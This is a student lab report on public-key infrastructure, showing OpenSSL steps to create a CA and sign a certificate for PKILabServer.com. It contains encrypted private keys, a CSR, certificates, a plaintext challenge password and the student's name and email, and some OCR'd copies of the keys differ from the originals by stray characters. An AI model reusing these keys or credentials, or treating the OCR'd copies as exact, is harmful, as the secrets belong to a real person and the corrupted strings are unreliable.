CS 645 Security and Privacy in Computer Systems

Project-2

Group Members	
Name	**UCID**
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Yahya Sheikh	Ys62

Problem 1 Public Key Cryptography

Task 1: Become a Certificate Authority (CA):

ca.key:

-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIFDjBABgkqhkiG9w0BBQ0wMzAbBgkqhkiG9w0BBQwwDgQIAUpXNoFUURgCAggA
MBQGCCqGSIb3DQMHBAjJzGFuO1+NxgSCBMiQIaNwHNKtulYauUY4cCd3AHiCqcRU
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V/QyFuKfM4lFjHHy2u9+NbPx3Z6ibWLEsCSyu/6OmtfxPvBuKQe2UrEokaWH9gXG
WLp9FnTgqid0OE/jV6Xrq8b1mXDaozawU2TZ1Nar2RHrzJGuqNRFbC/A25VYX4+n
2ht0ikondUX2i6XbAgZZw7M7nCHcz3gTJmXtI7ykT08Ii8sUpGJEEYIms+GJw67j
Wiila95mPtYztTG9UaueYWTULzx5cpT4q+VCzBYNrSUJSmOXltjUHcsDo0zyR7QG
X5asjkcZBPEvOzqb/KVJTZ5e2/JpPwL2ac0H5PoXPvaMpDMQEgOPnx/bhyaZZT9A
7mRsPCZbsKnbo9RGyf6OjkVtp5s4pULLsz63Gun7/OAAsqEPneOCrg2z4H1Q+yoQ
xT7BinM5wywZNnac7tMArv6lAs4V5r1QXhDoibLSRzzOIZYwEDuPxj33VJv4j1e/
gDD9fivoGUgUQaBUfP7sT1N5yzv9XAJSMZz9inJ+VWk0nryQrOnGSCFC0OuzN4id
XhinofEgTJd1CmR7VB9oSnVseasCJ7LeQVkTDuBF3dW+fTk6B4ZesSXGM049JcVq
qV974lvXbkBX6WZr7Sz/Vz/ckzG295SkzS2+rB7Kf0g8XYvhMlc0MSMlZlQNQ5iz
PreYrI2Bcpy43ILbYhOpiLE95RRqyJyqoDhLj9vnil+2qaH7XoJbzRMAbT0VKJKZ
SOWA2yaACCjErdHdMFZAN+ydg26EDtr/afEQV/YeDk7Y9Zz8tgvYB4VuOrqJD9eU
vSl4pGnF5ottYe6Ptj2AuX6DQSEDvi8s5VqgX525ChB1tYOZTf8wXlVy2Aehi8j6
klCRx0uoxu2+HhrhbsKBDT6dItaSRCiqeqv1BV/4kFYifLh/V5ezbthcTkoMD9vK
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umDXmucZzZFkTLumSPk+fjUjmu8sQL6LJcanD5tG5JBzqLqXduOSfpdGt+WfOJeJ
g1IcqX6afWMXiZyY/hn5QT7UMOYCeZeUVekXFjf9PVICrNzlv+zalS5yY1qJjNW3
QZFtTtpiY+ojByf8CkvBfpKG19Nxm4YkUbs4rjzQ2pGNvfdVHr7Dx5Nwe3ylzjV/
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89BvYDMzEg3sP8EYtHdfBFxGGD6AQvaUjG3CByBznqm/KCpfcqBC96CvGFW8mLHn
R/c=
-----END ENCRYPTED PRIVATE KEY-----

ca.crt:

-----BEGIN CERTIFICATE-----
MIIEAzCCAuugAwIBAgIJAJZ+ejhF+uZHMA0GCSqGSIb3DQEBCwUAMIGXMQswCQYD
VQQGEwJVUzERMA8GA1UECAwITmV3LVlvcmsxFjAUBgNVBAcMDU5ldyBIeWRlIFBh
cmsxITAfBgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDEMMAoGA1UECwwD
NjQ1MQ4wDAYDVQQDDAVZYWh5YTEcMBoGCSqGSIb3DQEJARYNeXM2MkBuaml0LmVk

dTAeFw0yNDA0MDkwNjI4NDBaFw0yNDA1MDkwNjI4NDBaMIGXMQswCQYDVQQGEwJV
UzERMA8GA1UECAwITmV3LVlvcmsxFjAUBgNVBAcMDU5ldyBIeWRlIFBhcmsxITAf
BgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDEMMAoGA1UECwwDNjQ1MQ4w
DAYDVQQDDAVZYWh5YTEcMBoGCSqGSIb3DQEJARYNeXM2MkBuaml0LmVkdTCCASIw
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dR0U8TMLWkK/eQtwZm8/q2Jk5Gs2Jz3hwczkOGO4oaNHp3NWMLe/jg5+ddVxsh2h
yGWY2rmkzsuprp3A0sQvL7brFLU42WXJINK4OPOk77NNyO4+7/aTNDJLOnUlvUIB
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ZfLs0S1W+fiPnhripCegpvBeqZ3wWe3MhMeDOAgTofi2bbof42g11rW78u0CAwEA
AaNQME4wHQYDVR0OBBYEFBpZYjVs4BRORT1K1fsHbvyKyGeaMB8GA1UdIwQYMBaA
FBpZYjVs4BRORT1K1fsHbvyKyGeaMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEL
BQADggEBAJB8lJ0FqOvzUX2D4zMc8E/IqWCadHovrRpuXY5fh7/bgPES11XooPjj
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



AqcNAxBFYXKAzSsbgKvRek/7yLt8uoXJSfVlatJVGBHhz8sxSDluOIYq1XGBXYd7
LMa60ElMDuFsJa85b+fkncamjHsw/MjJw+6BxYehvKWOk/q9Z3Z17YwO4lxW6cu7
GHzvrRcDdf1HQ1GZwLOLLWzMti990rs=
-----END CERTIFICATE-----

Screenshots:









Task 2: Create a Certificate for PKILabServer.com

server.key:

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,7D848248B32FB6EF

KK3qlpSRRERbf6FApCyKGmcS6i7qBgW+gZlHkgUlZPY+miAd2RYqV0hfDB4h0Og+
06xt4tR/299u1KPcV11tzp0xqztmxrxTif9zGaI5KiXoA40bN9c9a2TZddotP82k
s2LiW0z4d2ALApf4uwCYOSvBvYd1dgsPXOcDmGGkH1SCO26iaT5c/rN72EiO6nrG
J9ovxXqtHqB60Tz5sgTJ1Sv67cTWbH+OwPpdch3CklsGNn16QYmW8G6Iz6O3lPqD
QJMitoEWCHiOftakY+Qib3wfm++Y15vdTffGY3PIi/PZBnUDp0WFMlFfJGxco9PT
DvFi1zIwv0Orwg7+A+LA3gVAzw279rfzT/035SPXyEgk2hWxeWgFY7VASctFcFqF
G1keHjermNfHUzz6bIY1WsORZ4zTnBOoCYTITplsB6B7eHjzPzycMy4oDXtlEx+i
qd53riHfZmUSlCX9gS1u+3Dd7JgRt5vFfZ9CnZ+CzX8inHCyk3ACzlQ84wCM/f83
wCqqF5rhPPoItFaOGkqtN1Ws3NuNZI5o9B9QtDfmV5iuddNwNSJ9DOqmDJNtpW6W
L3tbMjz+VAopZQ7g5Qvdn+1X+iTum22SUa//EbfawGsitHuc9msXifkbljIyKhRz
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VQHq7x63a9uvPTVgFu4Q8yVz6kWIwM57xlP3QYzXh0LUtwBZyDIJMNG4IxLcj+Wj
CrztWAIA9j2csoOUwrTiJ34mY8xgoacmtNLZgWwk3cY=
-----END RSA PRIVATE KEY-----

server.csr:

-----BEGIN CERTIFICATE REQUEST-----
MIICFDCCAX0CAQAwgaIxCzAJBgNVBAYTAlVTMREwDwYDVQQIDAhOZXctWW9yazEW
MBQGA1UEBwwNTmV3IEh5ZGUgUGFyazEhMB8GA1UECgwYSW50ZXJuZXQgV2lkZ2l0
cyBQdHkgTHRkMQwwCgYDVQQLDAM2NDUxGTAXBgNVBAMMEFBLSUxhYlNlcnZlci5j
b20xHDAaBgkqhkiG9w0BCQEWDXlzNjJAbmppdC5lZHUwgZ8wDQYJKoZIhvcNAQEB
BQADgY0AMIGJAoGBAMZkHnj3fvnBqUMUMTfA9Zsc3RYzcjUcGLl0oiJ9R8KnbSJu
S0beVwfxrvC6s8hYUFUvUIVMhipsLQxTU5Bc2ZO0gIAsOWh8tTwKLsi8I6/EIIu1
ulNpJJGCjATfznAkoCblpZnJS9skhKFE/24Vf1QKSyq8yil2CW3d/cJ4DcgpAgMB
AAGgMTAVBgkqhkiG9w0BCQcxCAwGeWFoeWFzMBgGCSqGSIb3DQEJAjELDAlEZWVr
c2hpdGgwDQYJKoZIhvcNAQELBQADgYEAD7UohoFB/WXbbLNQ6Qw6osmvrmjxZVA1
UYE9coXIoieZIlieOfIyfpxtfTLWpOG0WsqhYWn30q53IcMNUdTIRRlaAMWd73+f
D45wZ05hEfqyRvZ5DAbSHn08VGXp3xSiYJNBJ3A3tckHpFA6A1WDfVlaIuy4pglz
Dh+NhHl6M30=
-----END CERTIFICATE REQUEST-----

server.crt:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4096 (0x1000)
```

```
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, ST=New-York, L=New Hyde Park, O=Internet Widgits Pty Ltd, OU=645,
CN=Yahya/emailAddress=ys62@njit.edu
        Validity
            Not Before: Apr  9 07:19:58 2024 GMT
            Not After : Apr  9 07:19:58 2025 GMT
        Subject: C=US, ST=New-York, O=Internet Widgits Pty Ltd, OU=645,
CN=PKILabServer.com/emailAddress=ys62@njit.edu
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:c6:64:1e:78:f7:7e:f9:c1:a9:43:14:31:37:c0:
                    f5:9b:1c:dd:16:33:72:35:1c:18:b9:74:a2:22:7d:
                    47:c2:a7:6d:22:6e:4b:46:de:57:07:f1:ae:f0:ba:
                    b3:c8:58:50:55:2f:50:85:4c:86:2a:6c:2d:0c:53:
                    53:90:5c:d9:93:b4:80:80:2c:39:68:7c:b5:3c:0a:
                    2e:c8:bc:23:af:c4:20:8b:b5:ba:53:69:24:91:82:
                    8c:04:df:ce:70:24:a0:26:e5:a5:99:c9:4b:db:24:
                    84:a1:44:ff:6e:15:7f:54:0a:4b:2a:bc:ca:29:76:
                    09:6d:dd:fd:c2:78:0d:c8:29
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                6B:80:1A:01:35:92:DA:1A:F3:4D:08:09:8D:E1:3D:52:72:8C:DE:5C
            X509v3 Authority Key Identifier:
                keyid:1A:59:62:35:6C:E0:14:4E:45:3D:4A:D5:FB:07:6E:FC:8A:C8:67:9A

    Signature Algorithm: sha256WithRSAEncryption
        2c:f8:8b:36:d5:de:4f:ee:c9:ef:a7:25:8a:17:93:77:b7:49:
        f6:2d:31:49:36:21:ab:f0:c2:e2:b8:60:1f:4b:0d:37:b6:e5:
        85:45:4a:07:bb:83:ee:00:f8:af:40:2a:1b:fb:eb:25:39:e6:
        e8:3f:e7:62:9c:71:74:ed:4c:97:b9:65:03:fa:d5:43:ee:a3:
        78:5f:b6:05:8a:8a:1c:76:af:0e:62:65:01:1d:6c:f1:d8:b4:
        43:6f:67:82:ff:b7:48:d1:5d:aa:81:26:15:a5:74:05:4e:f7:
        65:97:79:a9:c2:ba:67:db:ec:5a:d3:9b:3f:b7:a5:e4:db:3b:
        79:7d:16:a6:79:a1:3a:c5:f9:a2:a2:f0:6c:ac:d0:24:a2:ac:
        03:d3:c7:72:07:3b:97:08:42:36:62:94:47:ec:7a:0f:c7:e3:
        f5:4b:6c:dc:bf:8d:38:27:b3:dd:ef:0a:4c:d1:51:25:db:4e:
        c8:18:76:fc:7f:69:fd:88:b7:5f:1b:82:8d:0f:8e:20:19:55:
```

c6:1b:4c:b2:90:82:7e:1e:98:b9:17:16:e2:2a:39:4e:bb:f4:
5c:11:db:96:60:fb:e3:c3:83:15:39:2c:f6:7c:c8:51:4f:84:
80:f6:8b:48:aa:96:f6:d5:96:12:0e:de:e1:20:fb:79:a1:e0:
f1:f6:b3:d6

-----BEGIN CERTIFICATE-----
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

-----END CERTIFICATE-----

Screenshots:





```
orated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
 or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:New-York
Locality Name (eg, city) []:New Hyde Park
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Yahya S
Organizational Unit Name (eg, section) []:645
Common Name (e.g. server FQDN or YOUR name) []:PKILabServer.com
Email Address []:ys62@njit.edu

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:yahyas
An optional company name []:Deekshith
[04/09/24]seed@VM:~$ openssl ca -in server.csr -out server.crt -ce
rt ca.crt -keyfile ca.key -config openssl.cnf
Using configuration from openssl.cnf
Enter pass phrase for ca.key:
```

```
rt ca.crt -keyfile ca.key -config openssl.cnf
Using configuration from openssl.cnf
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
The organizationName field needed to be the same in the
CA certificate (Internet Widgits Pty Ltd) and the request (Yahya S
)
[04/09/24]seed@VM:~$ "policy = policy_match" change to "policy = p
olicy_anything
> ^C
[04/09/24]seed@VM:~$ openssl req -new -key server.key -out server.
csr -config openssl.cnf
Enter pass phrase for server.key:
You are about to be asked to enter information that will be incorp
orated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
 or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
```

```
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:New-York
Locality Name (eg, city) []:New Hyde Park
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Interne
t Widgits Pty Ltd
Organizational Unit Name (eg, section) []:645
Common Name (e.g. server FQDN or YOUR name) []:PKILabServer.com
Email Address []:ys62@njit.edu

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:yahyas
An optional company name []:Deekshith
[04/09/24]seed@VM:~$ openssl ca -in server.csr -out server.crt -ce
rt ca.crt -keyfile ca.key -config openssl.cnf
Using configuration from openssl.cnf
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4096 (0x1000)
        Validity
```

```
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4096 (0x1000)
        Validity
            Not Before: Apr  9 07:19:58 2024 GMT
            Not After : Apr  9 07:19:58 2025 GMT
        Subject:
            countryName               = US
            stateOrProvinceName       = New-York
            organizationName          = Internet Widgits Pty Ltd
            organizationalUnitName    = 645
            commonName                = PKILabServer.com
            emailAddress              = ys62@njit.edu
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                6B:80:1A:01:35:92:DA:1A:F3:4D:08:09:8D:E1:3D:52:72
:8C:DE:5C
            X509v3 Authority Key Identifier:
```

```
                6B:80:1A:01:35:92:DA:1A:F3:4D:08:09:8D:E1:3D:52:72
:8C:DE:5C
            X509v3 Authority Key Identifier:
                keyid:1A:59:62:35:6C:E0:14:4E:45:3D:4A:D5:FB:07:6E
:FC:8A:C8:67:9A

Certificate is to be certified until Apr  9 07:19:58 2025 GMT (365
 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
[04/09/24]seed@VM:~$ cat server.key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,7D848248B32FB6EF

KK3qlpSRRERbf6FApCyKGmcS6i7qBgW+gZlHkgUlZPY+miAd2RYqV0hfDB4h0Og+
06xt4tR/299u1KPcV11tzp0xqztmxrxTif9zGaI5KiXoA40bN9c9a2TZddotP82k
s2LiW0z4d2ALApf4uwCYOSvBvYd1dgsPXOcDmGGkH1SCO26iaT5c/rN72Ei06nrG
J9ovxXqtHqB60Tz5sgTJ1Sv67cTWbH+OwPpdch3CklsGNn16QYmW8G6Iz6O3lPqD
QJMitoEWCHiOftakY+Qib3wfm++Y15vdTffGY3PIi/PZBnUDp0WFMlFfJGxco9PT
```


```
KK3qlpSRRERbf6FApCyKGmcS6i7qBgW+gZlHkgUlZPY+miAd2RYqV0hfDB4h0Og+
06xt4tR/299u1KPcV11tzp0xqztmxrxTif9zGaI5KiXoA40bN9c9a2TZddotP82k
s2LiW0z4d2ALApf4uwCYOSvBvYd1dgsPXOcDmGGkH1SCO26iaT5c/rN72Ei06nrG
J9ovxXqtHqB60Tz5sgTJ1Sv67cTWbH+OwPpdch3CklsGNn16QYmW8G6Iz6O3lPqD
QJMitoEWCHiOftakY+Qib3wfm++Y15vdTffGY3PIi/PZBnUDp0WFMlFfJGxco9PT
DvFi1zIwv0Orwg7+A+LA3gVAzw279rfzT/035SPXyEgk2hWxeWgFY7VASctFcFqF
GlkeHjermNfHUzz6bIY1WsORZ4zTnBOoCYTITplsB6B7eHjzPzycMy4oDXtlEx+i
qd53riHfZmUSlCX9gS1u+3Dd7JgRt5vFfZ9CnZ+CzX8inHCyk3ACzlQ84wCM/f83
wCqqF5rhPPoItFaOGkqtN1Ws3NuNZI5o9B9QtDfmV5iuddNwNSJ9DOqmDJNtpW6W
L3tbMjz+VAopZQ7g5Qvdn+1X+iTum22SUa//EbfawGsitHuc9msXifkbljIyKhRz
v3T4SPruLXYtIMylTjDwYmtQiuNy5BVd8zvpaYjKLf6QlRr/1ly1/p2NwB8rIT0V
VQHq7x63a9uvPTVgFu4Q8yVz6kWIwM57xlP3QYzXh0LUtwBZyDIJMNG4IxLcj+Wj
CrztWAIA9j2csoOUwrTiJ34mY8xgoacmtNLZgWwk3cY=
-----END RSA PRIVATE KEY-----
[04/09/24]seed@VM:~$ cat server.csr
-----BEGIN CERTIFICATE REQUEST-----
MIICFDCCAX0CAQAwgaIxCzAJBgNVBAYTAlVTMREwDwYDVQQIDAhOZXctWW9yazEW
MBQGA1UEBwwNTmV3IEh5ZGUgUGFyazEhMB8GA1UECgwYSW50ZXJuZXQgV2lkZ2l0
cyBQdHkgTHRkMQwwCgYDVQQLDAM2NDUxGTAXBgNVBAMMEFBLSUxhYlNlcnZlci5j
b20xHDAaBgkqhkiG9w0BCQEWDXlzNjJAbmppdC5lZHUwgZ8wDQYJKoZIhvcNAQEB
BQADgY0AMIGJAoGBAMZkHnj3fvnBqUMUMTfA9Zsc3RYzcjUcGLl0oiJ9R8KnbSJu
S0beVwfxrvC6s8hYUFUvUIVMhipsLQxTU5Bc2ZO0gIAsOWh8tTwKLsi8I6/EIIu1
ulNpJJGCjATfznAkoCblpZnJS9skhKFE/24Vf1QKSyq8yil2CW3d/cJ4DcgpAgMB
```

```
MBQGA1UEBwwNTmV3IEh5ZGUgUGFyazEhMB8GA1UECgwYSW50ZXJuZXQgV2lkZ2l0
cyBQdHkgTHRkMQwwCgYDVQQLDAM2NDUxGTAXBgNVBAMMEFBLSUxhYlNlcnZlci5j
b20xHDAaBgkqhkiG9w0BCQEWDXlzNjJAbmppdC5lZHUwgZ8wDQYJKoZIhvcNAQEB
BQADgY0AMIGJAoGBAMZkHnj3fvnBqUMUMTfA9Zsc3RYzcjUcGLl0oiJ9R8KnbSJu
S0beVwfxrvC6s8hYUFUvUIVMhipsLQxTU5Bc2ZO0gIAsOWh8tTwKLsi8I6/EIIu1
ulNpJJGCjATfznAkoCblpZnJS9skhKFE/24Vf1QKSyq8yil2CW3d/cJ4DcgpAgMB
AAGgMTAVBgkqhkiG9w0BCQxCAwGeWFoeWFzMBgGCSqGSIb3DQEJAjELDAlEZWVr
c2hpdGgwDQYJKoZIhvcNAQELBQADgYEAD7UohoFB/WXbbLNQ6Qw6osmvrmjxZVA1
UYE9coXIoieZIlieOfIyfpxtfTLWpOG0WsqhYWn30q53IcMNUdTIRRlaAMWd73+f
D45wZ05hEfqyRvZ5DAbShn08VGXp3xSiYJNBJ3A3tckHpFA6A1WDfVlaluy4pglz
Dh+NhHl6M30=
-----END CERTIFICATE REQUEST-----
[04/09/24]seed@VM:~$ cat server.crt
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4096 (0x1000)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, ST=New-York, L=New Hyde Park, O=Internet Wid
gits Pty Ltd, OU=645, CN=Yahya/emailAddress=ys62@njit.edu
        Validity
            Not Before: Apr  9 07:19:58 2024 GMT
            Not After : Apr  9 07:19:58 2025 GMT
        Subject: C=US, ST=New-York, O=Internet Widgits Pty Ltd, OU
```


```
        Issuer: C=US, ST=New-York, L=New Hyde Park, O=Internet Wid
gits Pty Ltd, OU=645, CN=Yahya/emailAddress=ys62@njit.edu
        Validity
            Not Before: Apr  9 07:19:58 2024 GMT
            Not After : Apr  9 07:19:58 2025 GMT
        Subject: C=US, ST=New-York, O=Internet Widgits Pty Ltd, OU
=645, CN=PKILabServer.com/emailAddress=ys62@njit.edu
